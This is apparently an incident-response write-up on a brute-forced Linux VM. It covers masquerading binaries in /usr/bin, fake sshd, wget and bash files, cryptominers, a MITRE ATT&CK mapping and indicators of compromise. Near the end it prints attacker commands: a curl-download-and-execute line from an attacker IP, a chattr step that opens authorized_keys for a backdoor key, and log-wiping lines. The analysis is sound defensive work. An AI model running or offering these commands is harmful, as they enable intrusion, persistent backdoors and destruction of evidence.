

This script pretends to be a system service so it can auto-start at boot. It runs a binary with a weird name (ygljglkjgfg0) and doesn't support stopping. Likely used for persistence and hiding in plain sight.

Suspicious Execution and File Drops

- A bash process executed sftp-server manually, which is uncommon. This led to the creation of a suspicious binary named skhqwensw in /usr/bin/, flagged by 44/61 engines on VirusTotal. Likely used for persistence or further malicious activity.
- rmrjxqexeg: A suspicious binary was dropped into /usr/bin/ and modified by an unknown process — likely a malicious file mimicking a system binary.
- crhwqjujye: was created in /usr/bin/ with no known signer or service, indicating possible malware persistence via binary masquerading.
- Ezxtzyenqc: A fake system binary ezxtzyenqc was written to /usr/bin/, matching attacker behavior seen in host binary compromise events.
- ntwgkmbdti: The binary was modified on the host by root, another example of system directory abuse and binary obfuscation.
- yoviypjqdj: Another obfuscated payload (yoviypjqdj) was dropped into /usr/bin/ with no legitimate service link, likely used to evade detection.
- fvsciqfcyy: The attacker deployed a stealthy file (fvsciqfcyy) in /usr/bin/, suggesting part of a larger campaign of fake binaries.
- sgrcfzdfli: The final binary, sgrcfzdfli, was silently created in a system path, completing a pattern of mass binary planting for persistence and evasion.



<div>  System binary 'rmrjqxexeg' modified by an unknown process </div> <div> T1554: Compromise Host Software Binary T1036: Masquerading +2 </div> <div> Event info </div> <div> Event System binary 'rmrjqxexeg' modified by an unknown process </div> <div> <div> Event time Mar 24, 2025 4:30:55 PM </div> <div> Action type UnixClientBinaryModification </div> </div> <div> <div> User JR-Linux-VM-Test\root </div> <div> Mitre Techniques T1554: Compromise Host Software Binary T1036: Masquerading T1036.005: Match Legitimate Name or Location T1204.002: Malicious File </div> </div> <div> Entities 46407 > ygjlgkkgfg0 > rmrjqxexeg </div> <div> Event details </div> <div> <div> Output file rmrjqxexeg </div> <div> Output file path /usr/bin/rmrjqxexeg </div> </div> <div> <div> Is compromised service binary False </div> <div> Known service type Unknown </div> </div>	<div>  System binary 'crhwqjujye' modified by an unknown process </div> <div> T1554: Compromise Host Software Binary T1036: Masquerading +2 </div> <div> Event info </div> <div> Event System binary 'crhwqjujye' modified by an unknown process </div> <div> <div> Event time Mar 24, 2025 4:30:50 PM </div> <div> Action type UnixClientBinaryModification </div> </div> <div> <div> User JR-Linux-VM-Test\root </div> <div> Mitre Techniques T1554: Compromise Host Software Binary T1036: Masquerading T1036.005: Match Legitimate Name or Location T1204.002: Malicious File </div> </div> <div> Entities 46407 > ygjlgkkgfg0 > crhwqjujye </div> <div> Event details </div> <div> <div> Output file crhwqjujye </div> <div> Output file path /usr/bin/crhwqjujye </div> </div> <div> <div> Is compromised service binary False </div> <div> Known service type Unknown </div> </div>
<div>  System binary 'ezxtzyenqc' modified by an unknown process </div> <div> T1554: Compromise Host Software Binary T1036: Masquerading +2 </div> <div> Event info </div> <div> Event System binary 'ezxtzyenqc' modified by an unknown process </div> <div> <div> Event time Mar 24, 2025 4:30:45 PM </div> <div> Action type UnixClientBinaryModification </div> </div> <div> <div> User JR-Linux-VM-Test\root </div> <div> Mitre Techniques T1554: Compromise Host Software Binary T1036: Masquerading T1036.005: Match Legitimate Name or Location T1204.002: Malicious File </div> </div> <div> Entities 46407 > ygjlgkkgfg0 > ezxtzyenqc </div> <div> Event details </div> <div> <div> Output file ezxtzyenqc </div> <div> Output file path /usr/bin/ezxtzyenqc </div> </div> <div> <div> Is compromised service binary False </div> <div> Known service type Unknown </div> </div>	<div>  System binary 'ntwgkmbdti' modified by an unknown process </div> <div> T1554: Compromise Host Software Binary T1036: Masquerading +2 </div> <div> Event info </div> <div> Event System binary 'ntwgkmbdti' modified by an unknown process </div> <div> <div> Event time Mar 24, 2025 4:31:00 PM </div> <div> Action type UnixClientBinaryModification </div> </div> <div> <div> User JR-Linux-VM-Test\root </div> <div> Mitre Techniques T1554: Compromise Host Software Binary T1036: Masquerading T1036.005: Match Legitimate Name or Location T1204.002: Malicious File </div> </div> <div> Entities 46407 > ygjlgkkgfg0 > ntwgkmbdti </div>





Dropped File sshd Analysis

The memory string contains evidence of a compiled ELF binary, built with GCC on Ubuntu 20.04, and linked to multiple shared libraries like libcrypto.so.3, libpam.so.0, and libwrap.so.0. It includes VDSO syscalls (__vdso_time, etc.), hardcoded system paths, environment variables, and references to OpenSSH private key blocks, suggesting potential abuse for unauthorized access or crypto operations.

Key Observations

- Compiler Info: GCC (Ubuntu 9.3.0) → confirms Ubuntu-based build.
- System Libraries:
 - Used for crypto, systemd, PAM, auditing, etc.
- Suspicious Artifacts:
 - /tmp/<hash> → potential working directory for payloads.
 - SSH private key markers (-----BEGIN OPENSSH PRIVATE KEY-----) → could mean the binary handles or steals SSH keys.
- Environmental Context:
 - Variables like SUDO_USER, DISPLAY, XAUTHORITY → suggests interactive session or desktop access.
- Obfuscation Markers:
 - Many [AVA]A^A_ → padding, filler, or evasion techniques.
- Architecture:
 - x86_64, linux-vdso.so.1 → Linux 64-bit ELF binary.



The binary imports a wide range of OpenSSL functions, including AES, RSA, DH, DSA, ECDSA, and EC_KEY functions. This suggests the file likely performs custom encryption, secure key exchange, or signature verification — all of which are common in:

- C2 communications (encrypted channels)
- Credential handling or SSH key abuse
- Payload encryption/decryption
- Obfuscation or anti-analysis

```

SSH2_MSG_KEX_DH_GEX_REQUEST received
SSH2_MSG_KEX_DH_GEX_GROUP sent
expecting SSH2_MSG_KEX_DH_GEX_INIT
publickey-hostbound@openssh.com
strict KEX violation: KEXINIT was not the first packet
rsa-sha2-256,rsa-sha2-256-cert-v01@openssh.com
rsa-sha2-512,rsa-sha2-512-cert-v01@openssh.com
unsupported hostkey algorithm %s
unsupported compression scheme %s
kex: %s cipher: %s MAC: %s compression: %s
proposal mismatch: my %s peer %s
already have session ID at kex
FFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA63B139B22514A08798E3404DDEF9519B3CD3A431B302B0A6DF25F14374FE13
SSH2_MSG_KEX_DH_GEX_INIT received
SSH2_MSG_KEX_ECDH_INIT received
diffie-hellman-group-exchange-sha1
diffie-hellman-group-exchange-sha256
sntrup761x25519-sha512@openssh.com

```

The screenshot shows a file analysis tool interface. The top bar indicates the file is named 'sshd', is unsigned, and has a size of 917.19 KB. The main content area displays a list of strings extracted from the file. The strings are listed with line numbers on the left. Several lines are highlighted with red boxes, indicating they are of interest. The highlighted lines are: 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/' (line 4139), 'SSH PRIVATE KEY FILE' (line 4142), and 'openssh-key-v1' (line 4143). The tool also shows a list of file capabilities on the left side of the interface.

Dropped File wget Analysis

The screenshot displays the Wget file analysis interface. At the top, the file is identified as 'wget', unsigned, with a size of 470.03 KB. The interface includes tabs for Overview, Incidents & Alerts, Observed in organization, File names, File content (selected), and Deep Analysis. A note states: 'File content shows detonation results of files that were already detonated in Microsoft Sandbox. Results will be shown if the file was seen in your environment in the last 30 days.' On the left, a sidebar lists various file capabilities and activities, with 'Memory strings (670)' highlighted. The main pane shows a list of memory strings, including environment variables like PATH, DISPLAY, XAUTHORITY, SUDO_UID, TERM, COLORTERM, LOGNAME, USER, LANG, SUDO_COMMAND, HOME, MAIL, SUDO_GID, SHELL, and a long string of hexadecimal characters.

```
69 F+CU
70 0hpjG
71 F+CU
72 01G
73 `x86_64
74 /tmp/8ecc3441976471cda73d3f645976dbeced1f9a493f603fe89d5ac9909b6bd08b
75 SUDO_USER=amopslocal
76 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
77 DISPLAY=:0
78 XAUTHORITY=/run/user/1000/gdm/Xauthority
79 SUDO_UID=1000
80 TERM=xterm-256color
81 COLORTERM=truecolor
82 LOGNAME=root
83 USER=root
84 LANG=en_US.UTF-8
85 SUDO_COMMAND=/bin/bash
86 HOME=/root
87 MAIL=/var/mail/root
88 SUDO_GID=1000
89 SHELL=/bin/bash
90 `x86_64/tmp/8ecc3441976471cda73d3f645976dbeced1f9a493f603fe89d5ac9909b6bd08bSUDO_USER=amopslocalPATH=/usr/local/sbin:/usr/local/bin:/
91 (8N1/
92 <@X45
93 P3G+CU
94 ABEDABELABETABLEABUTACHEACIDACMEACREACTAECTSADAMADDSADENAFARAFROAGEEAHEMAHOYAIDAAIDEAIDSAIRYAJARAKINALANALECALGAALTAALLYALMAALOEALSOA
95 AABEACEACTADADAADAGOAIDAIMAIRAL LALPAMMYANANAANDANNANTANYAPEAPSAPTARCAREARKARMARTASASHASKATATEAUGAUJAVEAMEAWKAWLANNAXAYEBADBBAGBAHBAH
96 accept
97 acceptA
98 accept-regex
99 adjust-extension
100 adjust-extensionE
101 append-output
```

I found a suspicious binary pretending to be wget. It uses a lot of OpenSSL functions for encrypted connections and hides in /tmp. It was built using GCC and links to common Linux libraries like libssl, libcrypto, and libuuid. The memory shows it ran as root and had environment variables set from a sudo session. It looks like this file was used to connect out or download more payloads while staying hidden. Definitely part of the malware chain.

Suspicious bash Binary Analysis


The screenshot displays a file analysis tool interface for a file named **bash**. The file is unsigned and 1.4 MB in size. The interface includes a sidebar with various analysis categories: File Capabilities (0), Network activities (0), File deletes (0), File writes (0), Strings (697), Process creations (0), Imports (96), Exports (625), Imported libraries (2), **Memory strings (798)**, File moves (0), Set xattr (0), Permissions mod (0), and Symlink create (0). The main pane shows the file content, which is a script mimicking a bash shell. The script includes environment variables like `PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin`, `USER=root`, and `LANG=en_US.UTF-8`. It also contains a large block of code for setting up the shell environment, including `_vdso_gettimeofday`, `_vdso_time`, `_vdso_clock_gettime`, `_vdso_clock_getres`, `_vdso_getcpu`, and `linux-vdso.so.1`. The script ends with `.shstrtab` and `.gnu.hash`.

```
1  +=x86_64
2  /tmp/59474588a312b6b6e73e5a42a59bf71e62b55416b6c9d5e4a6e1c630c2a9ecd4
3  SUDO_USER=amopslocal
4  PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
5  DISPLAY=:0
6  XAUTHORITY=/run/user/1000/gdm/Xauthority
7  SUDO_UID=1000
8  TERM=xterm-256color
9  COLORTERM=truecolor
10 LOGNAME=root
11 USER=root
12 LANG=en_US.UTF-8
13 SUDO_COMMAND=/bin/bash
14 HOME=/root
15 MAIL=/var/mail/root
16 SUDO_GID=1000
17 SHELL=/bin/bash
18 +=x86_64/tmp/59474588a312b6b6e73e5a42a59bf71e62b55416b6c9d5e4a6e1c630c2a9ecd4SUDO_USER=amopslocalPATH=/usr/local/sbin:/usr/local/bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
19 __vdso_gettimeofday
20 __vdso_time
21 __vdso_clock_gettime
22 __vdso_clock_getres
23 __vdso_getcpu
24 linux-vdso.so.1
25 LINUX_2.6
26 %__vdso_gettimeofday__vdso_time__vdso_clock_gettime__vdso_clock_getres__vdso_getcpulinux-vdso.so.1LINUX_2.6
27 Linux
28 Linuxe
29 AUATS
30 A\A]]
31 GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
32 .shstrtab
33 .gnu.hash
```

A fake bash binary was found in /tmp, pretending to be the normal shell. It's unsigned, runs as root, and is packed with lots of imports/exports and system functions, likely to mimic legit bash behavior and possibly capture input or execute commands silently.


MITRE ATT&CK Mapping

The attack followed a well-defined progression along the MITRE ATT&CK framework. The table below maps each phase of the attack to the relevant ATT&CK techniques, providing a complete picture of the attack lifecycle:



Phase	Description	MITRE ATT&CK Technique
Initial Access	<ul style="list-style-type: none"> Automated brute-force attack on SSH (port 22). Successful root login from external IP 122.41.169.230. Weak SSH credentials exploited. 	<ul style="list-style-type: none"> T1110 – Brute Force T1078 – Valid Accounts
Execution	<ul style="list-style-type: none"> Bash script executed after login: <ul style="list-style-type: none"> Identified writable dirs: /bin, /home, /tmp, etc. Downloaded files via curl/wget (p.txt, ygljg1kjgfg0). Used chmod +x and executed binaries. Established rete process. Renamed wget to good. User or process executes a downloaded file (./ygljg1kjgfg0, ./dpgtoestof). 	<ul style="list-style-type: none"> T1059 – Command and Scripting Interpreter T1203 – Exploitation for Client Execution T1204 – User Execution T1204.002 – Malicious File
Persistence	<ul style="list-style-type: none"> Cron jobs created for recurring execution: 	<ul style="list-style-type: none"> T1053 – Scheduled Task/Job T1546 – Event Triggered Execution

	<ul style="list-style-type: none"> • <code>@daily,@reboot,* * * * *</code>, <code>@monthly</code> for <code>.update-logs</code> scripts • <code>.bisis</code> binary placed in <code>/var/tmp/.update-logs/</code> • File permissions modified • SSH key injected for backdoor persistence • Hidden files and manipulated <code>init/cron</code> services • Attacker possibly replaced or abused <code>/usr/bin/wget</code> and created new binaries like <code>dpgtoestof</code>. 	<ul style="list-style-type: none"> • T1078 – Valid Accounts • T1554 – Compromise Host Software Binary • T1222 – File and Directory Permissions Modification • T1098 – Account Manipulation (SSH key injection)
Lateral Movement	<ul style="list-style-type: none"> • <code>.bisis</code> scanned subnet for SSH ports. • SSH connections to other VMs attempted. • Payloads (<code>.bisis</code>, <code>ygljglkjgfg1</code>) deployed across network. • Used <code>ip1ist</code> for automated spread. 	<ul style="list-style-type: none"> • T1021 – Remote Services • T1072 – Software Deployment Tools • T1570 – Lateral Tool Transfer • T1046 – Network Service Scanning
Command and Control (C2)	<ul style="list-style-type: none"> • Outbound connection to <code>169.239.130.12</code> via HTTP (port 80). • Payload/config fetch via renamed <code>wget</code>. • Maintained HTTP-based C2. 	<ul style="list-style-type: none"> • T1071 – Application Layer Protocol • T1095 – Non-Standard Port • T1008 – Fallback Channels
Discovery	<ul style="list-style-type: none"> • Checked for writable directories • Ran <code>cat /etc/passwd</code> for user enumeration • Ran privilege checks and network scans via <code>.bisis</code> • Modified configs and permissions 	<ul style="list-style-type: none"> • T1069 – Permission Groups Discovery • T1087 – Account Discovery
Defense Evasion	<ul style="list-style-type: none"> • Renamed <code>wget</code> to <code>good</code> • Wiped logs: <code>cat /dev/null > ~/.bash_history</code> • <code>cat /dev/null > /var/log/wtmp</code> • Hidden files and cleared history • SSH key silently injected without detection 	<ul style="list-style-type: none"> • T1070 – Indicator Removal on Host • T1036 – Masquerading • T1070.004 – File Deletion • T1027 – Obfuscated Files or Information • T1036.005 – Match Legitimate Name or Location
Impact	<ul style="list-style-type: none"> • <code>dicot</code> and <code>.balu</code> mining payloads deployed • CPU/memory consumed for crypto mining • System performance degraded • Network data exfiltration attempted • Root persistence maintained 	<ul style="list-style-type: none"> • T1496 – Resource Hijacking • T1485 – Data Destruction (log wiping)



Source: [Rise in XorDdos: A deeper look at the stealthy DDoS malware targeting Linux devices](#)

Indicators of Compromise (IOCs)

IOC Type	Value
Malicious IPs / URLs	http://185[.]81[.]134[.]79/payload/ http://185[.]81[.]134[.]79/payload1 http://185[.]81[.]134[.]79/NewData/ http://d1npiasuune[.]com/payload/ http://dinpasiune[.]com/payload http://85[.]31[.]47[.]99/payload http://85[.]31[.]47[.]99/.NzJj0TYwxx5/.balu http://digital[.]digitaldatainsights[.]org/.x/black3 http://196[.]251[.]114[.]67/.x/black3
Suspicious Domains	d1npiasuune[.]com dinpasiune[.]com digital[.]digitaldatainsights[.]org
Suspicious Filenames	.payload, payload1, payload1.cmd, payload.cmd, dicot, x, teca.a, teaca, black3, black4, .xmrig, black.Opera, opera, .bisis, .haidu, update, update-logs, .balu, cache, network, retea, kuak, .usrs, pass, bios.txt, data.json, iplist, .bash_history, .ssh/authorized_keys
Suspicious File Paths	/var/tmp/, /dev/shm/, /tmp/, /root/, /var/tmp/update-logs/, /var/tmp/Documents/, /tmp/.tmp/, /etc/sysctl.conf, /dev/shm/.x/, /root/.bash_history, /root/.ssh/authorized_keys
Malicious Commands / Behaviors	curl, wget, chmod +x, chattr -iae, ulimit, pkill, killall, sshpass, crontab -r, history -c, base64 -d, `echo ...
SSH Keys / Credentials	K0FNWFaWn7k7XfYP6Cm1p6WEnB4L5650Lj6bWYb6hSu3Zd1NCr35pnALJIKOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU
Hashes	74d31cac40d98ee64df2a0c29ceb229d12ac5fa699c2ee512fc69360f0cf68c58f5ebb5b1c09744b4bb0087dca66360530533a1913151eaa04f17b691aae5a6bAfe2db673f80d3db25f3219f27c49684f0c4f2da84bcd3459f0a0022626bde0a42df27c34f683eacf01bfe6232d29b1c831112188f44b1f3f4301a96f30f19b121aedfd60955638f552e1452c52843f55dad2111df478653f4e7509a71924b9E6bd44200ccfed510fd6587317c85f691a8f8d544fd9847e421db3778c6f32a332a0a7ae4949e744a0508c9de404e73070c112979eb8f10d5fac9bf65701825653e8063bc1d1f5a653760b9733b902a59b7ff9f1bd579732ef359b3679c49b96B71111326ea431a855ba5b5c1b15af54adb7f0c526517d22477410faba887b784e0b661b0b98b32af1978d0eb35eb73539cadfad14e1ea852f3454295a90c519821f0ced58538a17581e3a6d3a004f8cb3499c5ba5fac047dfec4028391bc511

SSH Persistence with File Immunity Removed

```
chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1
```

Disables immutability flags to silently add attacker's SSH key and retain persistence.

Remote Payload Retrieval & Execution

```
curl -O -s -L http[:]//85[.]31[.]47[.]99/payload && chmod +x payload  
&& ./payload >/dev/null 2>&1 &
```

Downloads and executes a remote binary in the background with output suppressed—classic malware delivery method.

